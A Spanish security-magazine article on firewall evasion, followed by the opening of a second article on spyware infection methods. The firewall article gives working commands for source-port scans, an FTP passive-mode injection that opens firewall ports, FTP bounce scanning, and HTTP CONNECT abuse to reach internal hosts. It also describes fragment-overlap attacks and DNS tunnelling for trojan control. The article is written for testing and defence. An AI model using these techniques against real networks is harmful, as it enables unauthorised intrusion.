Sin embargo, la salida misma del anuncio no es muy fiable, porque la mayoría de los demonios la pueden cambiar con facilidad. Pero, junto con la identificación de TCP y los números de puertos abiertos, es un buen indicador para determinar el producto del cortafuegos.

La desviación de los cortafuegos

Cuando un intruso determina la existencia de un cortafuegos y su tipo, tiene varias posibilidades de desviar un cortafuegos. Vamos a observar métodos tales como el abuso de las listas de acceso mal configuradas,

Los modos FTP activo y pasivo

El *File Transfer Protocol* (*Protocolo de transferencia de Archivos*) utiliza dos canales para la comunicación entre un cliente y un servidor. El canal de comandos se utiliza para enviar órdenes al servidor y respuestas al cliente. Si se transfieren datos o comunicación adicional, se establece el canal de datos. Los datos se transfieren, por ejemplo, si un archivo es descargado o bajado, pero también si se consulta una lista del directorio. Para establecer el canal de datos, el FTP admite dos modos, el FTP activo y pasivo. La diferencia entre los modos radica en quién establece el canal de datos.

En el caso de un FTP activo, el servidor FTP se conecta al cliente FTP. Por lo tanto, el cliente FTP le dice al servidor, a través del comando `PORT`, qué dirección IP y puerto se abrirá a la escucha para que acepte conexiones del servidor FTP. En el caso del FTP pasivo, el cliente FTP se conecta con el servidor FTP. Por ello el servidor FTP tiene que comunicarle al cliente FTP a qué direccion IP y puerto se puede conectar para establecer el canal de datos.

Para entrar en el modo pasivo, el cliente tiene que enviar un comando `PASV`. El servidor envía como una respuesta la información del socket al cliente en el formato `IP,IP,IP,IP,Hbyte,Lbyte` según lo cual el *Hbyte* y el *Lbyte* son los puertos para conectarse, y la dirección IP está separada por comas en lugar de puntos. Ver también Figuras 2 y 3.

conocidas como debilidades de protocolo y los fallos en los productos del cortafuegos, que pueden conducir al acceso no autorizado en un sistema protegido por cortafuegos.

Los ataques del puerto de origen

Vamos a comenzar con los filtros de paquetes sencillos. Ellos toman sus decisiones analizando la cabecera IP o la TCP/UDP de cada paquete, mirando con frecuencia en la IP de origen, la IP de destino, el puerto de origen y el de destino de cada paquete, para decidir si enviarlo o bloquearlo.

Para crear una regla sencilla de acceso que permita a los usuarios de una red (interno) navegar por los sitios web de Internet (externo), necesitamos una regla para los paquetes de salida (la solicitud HTTP) y una regla para los de entrada (la respuesta del servidor web). Para crear una regla apropiada tenemos que saber que, por defecto, un servidor web basado en HTTP está escuchando en el 80/TCP y el puerto de origen elegido por el cliente HTTP (el buscador web) no es predecible, pero es generalmente mayor que 1024. La Tabla 2 muestra una lista de acceso mínima en un caso semejante.

A primera vista, este conjunto de reglas podría no parecer perjudicial. La regla 1 permite las consultas HTTP salientes y la regla 2 permite los paquetes de respuesta. La tercera regla está ahí para bloquear todo el tráfico restante, y por tanto se le llama la regla de limpieza. Sin embargo, una observación detallada de la regla 2 nos muestra que un paquete originado desde Internet (externo) y destinado a la red interna (interno) con un puerto de origen 80 y un puerto de destino mayor que 1024 pasa por el filtro de paquetes.

A este se le llama *puerto mayor* o un *ataque del puerto de origen*, pues el ataque está basado en el hecho de que un atacante sólo necesita modificar su cliente para utilizar un puerto reconocido como el 80/TCP como puerto de origen, para ser capaz de atacar servicios detrás de un cortafuegos que escucha en los puertos mayores. Algunos servicios interesantes de escucha en los puertos TCP mayores son el XWindow (6000–6063/TCP), el Windows Terminal Server (3389/TCP), y muchos puertos de aplicaciones web como el

Tabla 2. *La lista mínima de acceso para el tráfico HTTP*

Nº	IP de Origen	IP de Destino	Puerto de Origen	Puerto de Destino	Acción	Descripción
1	Interno	Externo	>1024/TCP	80/TCP	Permitir	Permitir la consulta HTTP que sale desde el cliente
2	Externo	Interno	80/TCP	>1024/TCP	Permitir	Permitir la respuesta del servidor a una consulta HTTP
3	Cualquiera	Cualquiera	Cualquiera	Cualquiera	Denegar	Regla de Limpieza

Tabla 3. *Un set de reglas de tráfico HTTP para un cortafuegos estático*

Nº	IP de Origen	IP de Destino	Puerto de Origen	Puerto de Destino	Indicador ACK requerido	Acción	Descripción
1	Interno	Externo	>1024/TCP	80/TCP	No	Permitir	Permitir la consulta HTTP que sale desde el cliente
2	Externo	Interno	80/TCP	>1024/TCP	Sí	Permitir	Permitir la respuesta del servidor a una consulta HTTP
3	Cualquiera	Cualquiera	Cualquiera	Cualquiera	–	Denegar	Regla de limpieza




Figura 2. *Cómo funciona el FTP activo*




Figura 3. *Cómo funciona el FTP pasivo*

Jakarta Tomcat (8080/TCP) y el Bea Weblogic (7001/TCP).

Para comprobar si nuestro cortafuegos es vulnerable a este ataque, podemos utilizar *nmap* con la opción `-g`, diciéndole que utilice un puerto de origen definido. El Listado 9 muestra la diferencia entre la exploración normal y la del puerto de origen.

Como podemos observar, hay otro puerto abierto (el 6000/TCP) que fue detectado utilizando una exploración sencilla en el puerto de origen. No obstante, el intruso no es capaz de conectar con este puerto, al menos que el puerto de origen del cliente se sitúe en el 80/TCP.

El método más simple para establecer una conexión del puerto de origen es utilizar la FPipe del Foundstone. La FPipe es una herramienta de Windows, pero también funciona con Linux a través del Wine. Se ejecuta con las siguientes opciones:

```
> FPipe -l 100 -s 80 ↵
  -r 6000 192.168.0.1
```

que abrirán una escucha en el puerto local 100. Todos los paquetes enviados a este puerto alcanzarán el puerto de origen 80 y serán reenviados a la 192.168.0.1:6000.

Si ponemos a prueba un cortafuegos contra los ataques al puerto de origen, podríamos tener en cuenta la ejecución de nuestras pruebas con los puertos de origen 53 (DNS), 20 (FTP) y 88 (Kerberos), ya que por la naturaleza de estos protocolos algunos cortafuegos tienen escasas reglas de filtrado para ellos. Como ejemplo podemos citar una vez más al Checkpoint FW1, que hasta la versión 4.1 tuvo las llamadas *Reglas Implícitas*, que permiten el tráfico DNS de cualquier parte a cualquier parte.

La utilización por parte de Microsoft del Filtro IPSec que puede ser configurado como un cortafuegos local tiene una vulnerabilidad similar. Hay una regla de cortafuegos incrustada e invisible, que permite todo el tráfico entrante con el puerto de origen 88 (Kerberos). Para prevenir este ataque es necesario hacer cambios en el registro.

Tabla 4. *Un set de reglas para permitir el FTP activo*

Nº	IP de Origen	IP de Destino	Puerto de Origen	Puerto de Destino	Indicador ACK requerido	Acción	Descripción
1	Interno	Externo	>1024/TCP	21/TCP	No	Permitir	Canal de Comandos
2	Externo	Interno	21/TCP	>1024/TCP	Sí	Permitir	Canal de Comandos
3	Externo	Interno	20/TCP	>1024/TCP	No	Permitir	Canal de datos
4	Interno	Externo	>1024/TCP	20/TCP	Sí	Permitir	Canal de datos
5	Cualquiera	Cualquiera	Cualquiera	Cualquiera	–	Terminar	Regla de limpieza

Los Cortafuegos Estáticos

Para impedir que un atacante establezca conexiones con los sistemas internos, estimulando así una respuesta a una consulta previa, es importante que un cortafuegos diferencie entre un paquete de respuesta y un paquete pensado para establecer una nueva sesión. Por tanto, el cortafuegos puede examinar los diferentes indicadores dentro de una cabecera TCP. Como cada nueva sesión TCP/IP comienza con un conjunto de indicadores SYN y todos los paquetes siguientes tienen como mínimo un conjunto de indicadores ACK, hay un atributo distinto para el cortafuegos. Además, la tabla de estado interna ayuda a seguir de cerca las sesiones, especialmente para la comunicación basada en UDP.

Como podemos observar en la Tabla 3, la respuesta de un servidor HTTP sólo será trasmitida si la cabecera TCP tiene el conjunto de indicadores ACK. En este caso, el ataque al puerto de origen ya no funcionará y el intruso tiene que buscar otras técnicas.

El abuso de los FTP activos

Uno de los protocolos más utilizados en la comunicación de Internet es el *File Transfer Protocol* (FTP). Hay dos maneras diferentes en las que puede trabajar un FTP, de modo activo y pasivo (ver Recuadro *Los modos FTP activo y pasivo*). La diferencia principal entre los dos es la manera en que se establece la comunicación. Mientras está en modo activo, el cliente FTP establece el canal de comandos, y el servidor establece el canal de datos. En modo pasivo, ambos canales son establecidos por el cliente FTP.

El ataque contra el FTP activo es otro tipo de ataque del puerto de origen. En este caso, sin embargo, el FTP activo fuerza al cortafuegos a que permita los paquetes entrantes con un conjunto de indicadores SYN para el canal de datos (ver Tabla 4 para un ejemplo del set de reglas).

Listado 10. *La comunicación del FTP pasivo*

```
# nc ftp.hakin9.org 21
< 220-Welcome to hakin9.org.
> user anonymous
< 331 Please specify the password.
> pass secret
< 230 Login successful.
> pasv
< 227 Entering Passive Mode (192,168,200,23,230,242)
```

Listado 11. *La apertura de un puerto mediante el abuso del FTP pasivo*

```
# nc ftp.hakin9.org 21
< 220-Welcome to hakin9.org.
> user anonymous
< 331 Please specify the password.
> pass secret
< 230 Login successful.
> AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA227 ↵
  Entering Passive Mode (192,168,200,23,0,2)
< 500 command not understood: ↵
  'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA227 ↵
  Entering Passive Mode (192,168,200,23,0,22)'
```

Eso significa que incluso si el cortafuegos está examinando el indicador SYN, esto no impide que el intruso establezca una conexión desde el puerto de origen 20 hacia cualquier servicio mayor que 1024.

Para comprobar si un cortafuegos es vulnerable a este tipo de ataques, podemos utilizar *nmap* como hicimos en el último ejemplo, pero esta vez con la opción `-g 20` en vez de la `-g 80`. Para establecer una conexión con un servicio de puerto mayor, la FPipe se puede utilizar otra vez para modificar el puerto de origen.

El abuso del FTP pasivo

La mayoría de los servidores FTP actualmente soportan el modo pasivo, pero por desgracia muchos clientes FTP no lo soportan (como el cliente FTP predeterminado de Microsoft). Sin embargo, incluso la utilización del FTP pasivo podría no ser suficiente para proteger un sistema contra el acceso indeseado a los sistemas internos. Observemos la comunicación FTP en el modo pasivo. Para mayor legibilidad utilizaremos un netcat para establecer la conexión (ver Listado 10).




Figura 4. *Cómo funciona la exploración de rebote del FTP*

La fragmentación

Cada sistema operativo intenta llevar el tamaño del paquete IP al máximo de tamaño de un cuadro de la tecnología fundamental de la capa 2. Para la Ethernet, la talla máxima es de 1518 bytes. A esta se le llama la *Unidad Máxima de Transferencia* (*Maximum Transfer Unit* o MTU). Debido a que la estructura misma de la Ethernet necesita 18 bytes para su información de cabecera, el espacio disponible para el paquete IP es de 1500 bytes.

En su recorrido por una red, un paquete IP puede pasar por un router que sólo es capaz de administrar paquetes más pequeños, debido a las limitaciones de su tecnología fundamental de la capa 2. Para poder enviar paquetes a través de semejante router, que tiene una MTU más pequeña que 1500 bytes, necesitamos dividir el datagrama IP en varios paquetes menores. A esto se le llama fragmentación.

En el extremo que recibe, el servidor de destino tiene que reunir todos los fragmentos IP y colocarlos en el orden correcto. A este proceso se le llama reconstrucción. El proceso de reconstrucción necesita de algunos datos para poder reunificar los paquetes en el orden correcto y no mezclar los fragmentos de diferentes conexiones destinadas al mismo servidor.

Hay dos campos principales dentro de la cabecera IPv4, elementales en el proceso de remontaje, que son la *Compensación de fragmentos* y *la Identificación* (ID). Cada fragmento del mismo datagrama tiene el mismo campo de ID. Esto permite que la pila IP reconozca todos los paquetes que pertenecen al mismo datagrama. Para colocar los paquetes en el orden apropiado se utiliza el campo de *Compensación de fragmentos*. El primer fragmento de un paquete tiene una compensación de cero. La compensación de cada fragmento siguiente aumenta en el valor de la longitud de la parte de los datos del fragmento. El bit *Más fragmentos* (MF) de la cabecera IP indica si le siguen más fragmentos o si el fragmento actual es el último.

Las primeras seis líneas constituyen una comunicación FTP estándar para conectarse y logarse en un servidor FTP. En la séptima línea se le comunica al servidor FTP que utilice el modo pasivo para transferir datos. Como respuesta, el servidor FTP le indica al cliente (en la línea ocho) qué dirección IP y puerto se abre para aceptar una conexión que establezca el canal de datos.

Si hay un cortafuegos delante del servidor FTP, el cortafuegos no sabe qué puerto será escogido por el servidor FTP para el canal de datos. Por tanto, tiene dos opciones de personalización de su set de reglas para que permita la comunicación:

- La primera opción es abrirle al servidor FTP todos los puertos mayores para las conexiones entrantes. Esta opción no es buena, especialmente si uno tiene varios servidores FTP en la red, pues no es segura en absoluto.
- La segunda opción para el cortafuegos es analizar la comunicación entre el cliente FTP y el servidor. Si el cortafuegos ve un comando con formato `227 Entering Passive Mode (IP,IP,IP,IP,Hbyte,Lbyte)` dentro del canal de comandos enviados desde el servidor hacia el cliente, esta abrirá una regla temporal que permita una conexión entrante en la IP y puerto definidos en el mensaje.

Con semejante configuración uno puede engañar a un cortafuegos para que abra el puerto que uno escoja. Ya que los parámetros están en un formato `IP,IP,IP,IP,Hbyte,Lbyte`, enviado al cliente desde un servidor FTP dentro de un canal de control FTP, el intruso puede intentar forzar al servidor FTP para que envíe un mensaje hábil. Esto se puede llevar a cabo provocando un mensaje de error que contenga una cadena pasiva.

Si un comando no existente se le envía a un servidor FTP, en algunos casos se devolverá un mensaje de error que contenga el comando enviado, por ejemplo *command not understood AAAAAAAAAAA227 Entering Passive Mode 1,2,3,4,0,22*. Si comprobamos que el tamaño del mensaje de error es demasiado grande para un paquete IP, el paquete inexistente estará separado, mientras que la cadena del comando pasivo estará en el próximo paquete, entonces ya podríamos abrir un puerto adicional en el cortafuegos.

Si el cortafuegos lee el primer paquete que contiene los caracteres `A`, sencillamente lo pasará. Pero si lee la cadena `227 Entering Passive Mode (192,168,200,23,0,22)` creará una regla de permiso temporal para que el cliente FTP se conecte al puerto 22 del servidor 192.168.200.23. También se utiliza un mecanismo similar de creación de reglas de filtrado dinámicas para otros protocolos como el sqlnet de Oracle.

La exploración de rebote del FTP

La exploración de rebote del FTP (ver Figura 4) utiliza funciones del FTP activo para explorar sistemas detrás de un cortafuegos. Dentro del FTP activo el servidor FTP establece un canal de datos mediante la conexión con un puerto abierto del cliente FTP. Debido a que el servidor no sabe en qué puerto el cliente está a la escucha del canal de datos, el cliente tiene que proporcionarle esta información al servidor dentro del canal de comandos.

Esto se hace a través del comando `PORT`. La sintáxis del `PORT` es `PORT IP,IP,IP,IP,Hbyte,Lbyte` como la `PORT 192,168,100,10,0,123`, que son similares a la del comando `PASV`. Con esta información, el servidor es capaz de establecer una conexión con la 192.168.100.10:123, si los datos deben ser transferidos.

Por definición, no hay restricciones para que la dirección IP sea la del cliente. Al contrario, es posible utilizar cualquier otra dirección IP en algunos servidores FTP. Después de emitir una orden como la `dir`, el servidor intenta conectarse a la IP definida como: puerto. Dependiendo del estado del puerto (abierto o cerrado), el servidor le devolverá al cliente un código de estado de éxito o de error. Analizar el código de

estado permite que el atacante vea si los puertos están abiertos o cerrados. *nmap* admite la exploración de rebote FTP y puede utilizarse de la manera siguiente:

```
$ nmap -b \
  anonymous@myftpserver:21 \
  targetserver
```

El rebote del proxy HTTP

Los cortafuegos de aplicación a menudo funcionan como proxies HTTP, ya sean trasparentes o no para el tráfico de filtrado HTTP. El problema de un proxy HTTP es que si no está bien configurado, puede permitir el acceso a los servidores internos.

La manera más fácil de probar si un cortafuegos es vulnerable al rebote de proxy es establecer la interfaz interna del cortafuegos como un proxy HTTP e intentar navegar en servidores web internos:

La configuración del proxy para lynx:

```
# http_proxy='http://myfirewall.de:8080'
# no_proxy='localhost'
# export http_proxy no_proxy
```

La navegación por sitios web internos:

```
# lynx 192.168.100.20
```

Un aspecto relevante sobre esta técnica es que incluso las direcciones IP privadas pueden estar disponibles desde el exterior, ya que el atacante sólo se conecta a la dirección IP oficial del cortafuegos y consulta al demonio HTTP para que se conecte al objetivo. Como el demonio HTTP también conoce las direcciones IP privadas internas, puede conectarse a ellas.

También merece la pena intentar obtener acceso a los diferentes puertos de los servidores internos:

```
# lynx 192.168.100.20:25
```

Sin embargo, algunos buscadores como el Mozilla Firefox están bloqueando por defecto esas consultas en el lado del cliente. Por tanto se

Cabecera IP | Cabecera TCP | Datos...
Cabecera IP | Más datos...

Figura 5. *El remontaje normal de los paquetes TCP*




Figura 6. *El ataque de superposición de los fragmentos*

recomienda comprobarlo con netcat o telnet.

El HTTP-Connect

La opción CONNECT de HTTP es normalmente utilizada como túnel para el tráfico SSL a través de un servidor proxy. El proxy, por tanto, sencillamente se abre para la sesión TCP entre el proxy y el servidor de destino y envía los datos del cliente. Por desgracia, algunos cortafuegos no comprueban la validez de las IPs y puertos de destino, y por lo tanto abren grandes agujeros que son utilizados por los atacantes.

Los cortafuegos deben der instalados de manera que los puertos administrativos sólo estén disponibles desde las interfaces internas. Esto debería impedir que los atacantes, por ejemplo, ejecuten exploits contra el demonio que se registra o que adivinen los logins y contraseñas del cortafuegos. La debilidad CONNECT permite a un atacante que establezca una conexión con la interfaz administrativa de las redes externas:

```
# nc firewall 8080
CONNECT 127.0.0.1:22 HTTP/1.0
SSH-1.99-OpenSSH_3.8p1
```

Mediante el uso del método CONNECT, un atacante también puede establecer conexiones a sistemas internos. Al igual que el ataque de rebote del proxy, este permite alcanzar los sistemas internos con direcciones IP privadas:

```
# nc firewall 8080
CONNECT 10.1.1.100:25 HTTP/1.0
220 mailserver ESMTP
```

Podemos ver claramente que la comprobación de las vulnerabilidades CONNECT en un cortafuegos es muy fácil. Se puede utilizar la misma técnica para obtener información sobre los rangos IP internos y explorar detrás de un firewall, de forma similar al ataque de la exploración de rebote FTP. El hecho de que en el pasado los productos líderes de cortafuegos, tales como el Checkpoint FW1 y el Astaro Secure Linux, fuesen vulnerables a los ataques de la HTTP-Connect es muy interesante.

El ataque de superposición de fragmentos

El objetivo de un ataque de superposición de fragmentos es sobreescribir la información de la cabecera UDP o TCP después de que el cortafuegos haya tomado la decisión basada en el primer fragmento. Si la fragmentación ocurre dentro de la comunicación basada en TCP o UDP, sólo el primer fragmento IP contiene tal información como el puerto de destino de la cabecera TCP/UDP. Por ejemplo, si hay una regla de cortafuegos que permita las conexiones con el puerto 80/TCP

Tabla 5. *Algunos ejemplos de vulnerabilidades de cortafuegos*

Producto	Vulnerabilidad
Checkpoint Secure Platform	Vulnerabilidad del Cruce de Reglas del Cortafuegos
Checkpoint VPN-1	Exceso del Buffer ASN.1
Checkpoint VPN-1	Exceso del Buffer ISAKMP
Cisco IOS Firewall	Exceso del Buffer de Autenticación Proxy
Cisco Catalyst 6500/6700	Vulnerabilidad del Cruce del FW Services Module ACL

de un servidor web, pero rechace las conexiones al demonio de Secure Shell del mismo servidor en el puerto 22/TCP, se puede llevar a cabo un ataque de superposición de fragmentos.

El atacante está fragmentando un datagrama IP (ver Recuadro *La fragmentación*) y asignando el 80 como puerto de destino dentro de la cabecera TCP. El fragmento llega al cortafuegos y se corresponde muy bien contra la regla *Permitir*. Ya que todos los fragmentos IP de un datagrama tienen la misma IP e ID, el cortafuegos pasa a todos los fragmentos que siguen con la misma ID y la misma IP de origen y de destino que el primer fragmento.

La compensación del primer datagrama es cero y el extremo de este fragmento está por ejemplo en el byte 128. La compensación del segundo fragmento ahora debe tener el valor que le sigue directamente al byte 128. Si esta es menor que 128, una parte del primer fragmento será sobreescrita. A esto se le llama compensación negativa. Si el atacante calcula la compensación del segundo fragmento de manera que sobreescriba el puerto de destino de la cabecera TCP dentro del primer fragmento, es posible cambiar el valor del puerto de 80 a 22 (ver Figuras 5 y 6).

Después del remontaje completo, ya sea en el cortafuegos o en el host de destino, se establece la conexión con el puerto 22/TCP en vez de con el puerto 80/TCP. El cortafuegos se ha desviado con éxito.

Hay muchas maneras de utilizar los cortafuegos de ataques de fragmentación. Veamos en el Recuadro *En la Red* un vínculo a un ataque interesante contra el Filtro IP de BSD.

Los ataques de Túneles

Los atacantes pueden querer comunicarse a través de un cortafuegos, por ejemplo, tener un caballo de Troya o una puerta trasera instalados en un sistema interno, que se comuniquen con el sistema del intruso. Este envía un comando al troyano y quiere que le reenvíen los resultados de los comandos.

Si las reglas de filtrado en un cortafuegos sólo permiten protocolos comunes como HTTP, FTP y DNS para el tráfico saliente, el atacante tiene que utilizar uno de estos protocolos para la comunicación. Por desgracia para el atacante, algunos sistemas de cortafuegos modernos están haciendo una comprobación de sintáxis RFC para el tráfico de capas de aplicación. Por lo tanto, si la comunicación no es compatible con RFC, será bloqueada por el cortafuegos.

Los intrusos que saben de esto, están realizando ataques de túnel con herramientas que no violan las definiciones RFC, envuelven los datos en comandos de protocolo válido. Si los datos envueltos además estan codificados y encriptados utilizando caracteres 7-bit ASCII, la detección mediante un cortafuegos es prácticamente imposible.

Los túneles basados en HTTP y DNS son buenos ejemplos. Mientras que las herramientas para los túneles HTTP compatibles con RFC como la rwwwshell (ver Recuadro *En la Red*) son relativamente fáciles de utilizar, y por tanto estarán disponibles durante muchos años, los túneles basados en DNS que están bien hechos son un poco más difíciles.

Un túnel DNS que utiliza una técnica llamada namedropping (entre otras) se basa en el *Protocolo del Servidor de Transporte* (*Name Server Transport Protocol* o NSTX) y necesita una compatibilidad NSTX del servidor y del cliente DNS, por lo que el servidor tiene que ser autoritario para un dominio (ver Recuadro *En la Red*). Vamos a imaginar que el atacante tiene autorización para el dominio *baddomain.com* y posee un sistema comprometido dentro de

Sobre el autor

Oliver Karow trabaja como Consultor Jefe de Seguridad para un comercio dedicado a esta rama. Actualmente su trabajo está centrado en los cortafuegos, la tecnología IDS/IPS, las auditorías de seguridad y los tests de penetración. Oliver también está etudiando Tecnología de la Información en una universidad alemana a distancia. Trabaja en la IT desde 1994, y a partir de 1999 se ha dedicado a la seguridad IT.

En la Red

- *http://cert.uni-stuttgart.de/archive/bugtraq/2001/04/msg00121.html* – Thomas Lopatic, *Un ataque fragmentario contra IP Filter*,
- *http://www.ccc.de/congress/2004/fahrplan/files/221-firewallpiercing_21c3.pdf* – Maik Hensche & Frank Becker – *Firewall Piercing – Explotación creativa de protocolos válidos de Internet*,
- *http://www.thc.org/download.php?t=r&f=rwwwshell-2.0.pl.gz* – HTTP implementación de túnel, rwwwshell,
- *http://www.csnc.ch/static/services/research/dnstunnel.html* – DNS implementación de túnel.

una red protegida por un cortafuegos. El atacante quiere ser capaz de controlar remotamente el sistema desde fuera, de enviar comandos y recibir respuestas.

Si el cliente quiere transferir datos al servidor, este consulta un nombre de host hábil como el *b2xp dmVyIGthcm93.baddomain.com*, en el que *b2xpdmVyIGthcm93* son los datos codificados. Debido a que el servidor interno de nombres no es responsable de este dominio, enviará la consulta al servidor NSTX del atacante. El servidor de nombres del atacante ahora puede extraer y descodificar el nombre de host de la consulta.

Para poder reenviar datos al cliente, el servidor de nombres del atacante coloca los datos en registros de recurso TXT. Es un registro de texto libre que puede ser utilizado con diferentes propósitos, por ejemplo para dar a conocer claves PGP públicas. Por tanto, no es fácil para un cortafuegos distinguir entre un registro TXT válido y un mensaje oculto de un troyano.

Para más información acerca de los ataques en túnel se recomienda leer el artículo *Firewall Piercing* (ver Recuadro *En la Red*).

Las vulnerabilidades de Cortafuegos

La seguridad de una red falla si lo hace la seguridad de un cortafuegos. Si el mismo cortafuegos es vulnerable a los ataques como el exceso del buffer, la desviación puede hacerse sin problemas, pues un atacante puede reconfigurar el cortafuegos para sus necesidades. En el caso de una vulnerabilidad que le de a un atacante una cubierta de comando remoto, todos los ataques contra los sistemas internos se originarán de la dirección IP del cortafuegos. Si no hay un entorno de varios niveles de cortafuegos en el lugar, no habrá más protección para la red disponible.

Desafortunadamente, las vulnerabilidades ejecutables de manera remota en los productos líderes de cortafuegos son descubiertas muy a menudo. Sólo tienes que observar en *http://www.securityfocus.com/* para tener una visón general de las vulnerabilidades existentes (ver Tabla 5).

Conclusión

Hay muchas maneras de desviar un cortafuegos. Algunas de ellas son consecuencia de las pocas habilidades del producto, otras se deben a la mala configuración, o a vulnerabilidades del mismo producto. Sin embargo, el despliegue de varios niveles de la tecnología estática de cortafuegos, así como las auditorías regulares del entorno de los cortafuegos pueden ayudar a establecer una buena protección para las redes internas. ●



Métodos de infección del Spyware

Christiaan Beek 

Grado de dificultad



El propósito principal del spyware es la recolección de datos demográficos e información de uso, pero también en ocasiones datos privados. Este tipo de programas están incluidos generalmente como un componente oculto, o son descargados involuntariamente desde Internet. Se instalan y ejecutan sin que el usuario lo sepa. Veamos qué métodos utilizan estos programas para infectar los sistemas Windows, y cómo podemos protegernos frente a ellos.

Los resultados recientes de las investigaciones hechas por organizaciones muy conocidas, como CSI/FBI muestran que casi el 80 por ciento de los ordenadores están infectados por spyware. La cantidad de spyware sigue creciendo, debido a que los autores del mismo cada vez utilizan habilidades tecnológicas más modernas. Como se trata de un negocio muy lucrativo, el crimen organizado invierte en personal y en tecnología. Para las organizaciones, es difícil protegerse frente a esta amenaza. Por un lado, tienen que incorporar soluciones que prevengan la infección, pero por otro, la solución tiene que ser capaz de limpiar los sistemas informáticos ya infectados.

Echemos un vistazo a las técnicas que el spyware utiliza en la actualidad para sistemas Windows. Con cada técnica descrita, mencionaremos las soluciones para detectar y evitar la infección, y eliminar la amenaza. Este artículo no debe entenderse como un compendio completo sobre spyware, sino como un vistazo sobre unas cuantas técnicas interesantes que han sido desarrolladas con la invención del spyware, cada una con diferentes propósitos, y sobre los métodos manuales de protección contra estas técnicas (ya que las herramientas automatizadas no pueden ayudar a todos los usuarios con estos asuntos).

Object Data Tags

Las *Object Data Tags* son etiquetas que especifican datos y parámetros para determinados objetos insertados en documentos HTML y en el código que puede ser usado para mostrar/manipular los datos. Un atacante remoto puede crear un enlace URL especial que pueda ejecutarse en el navegador web de la víctima

En este artículo aprenderás...

- qué técnicas utiliza el spyware para infectarnos,
- cómo detectar la infección, eliminar la amenaza y protegernos contra ella en el futuro.

Lo que deberías saber...

- deberías estar familiarizado con HTML/JavaScript,
- deberías tener alguna experiencia como programador.



Figura 1. *Típico pop-up Messenger*

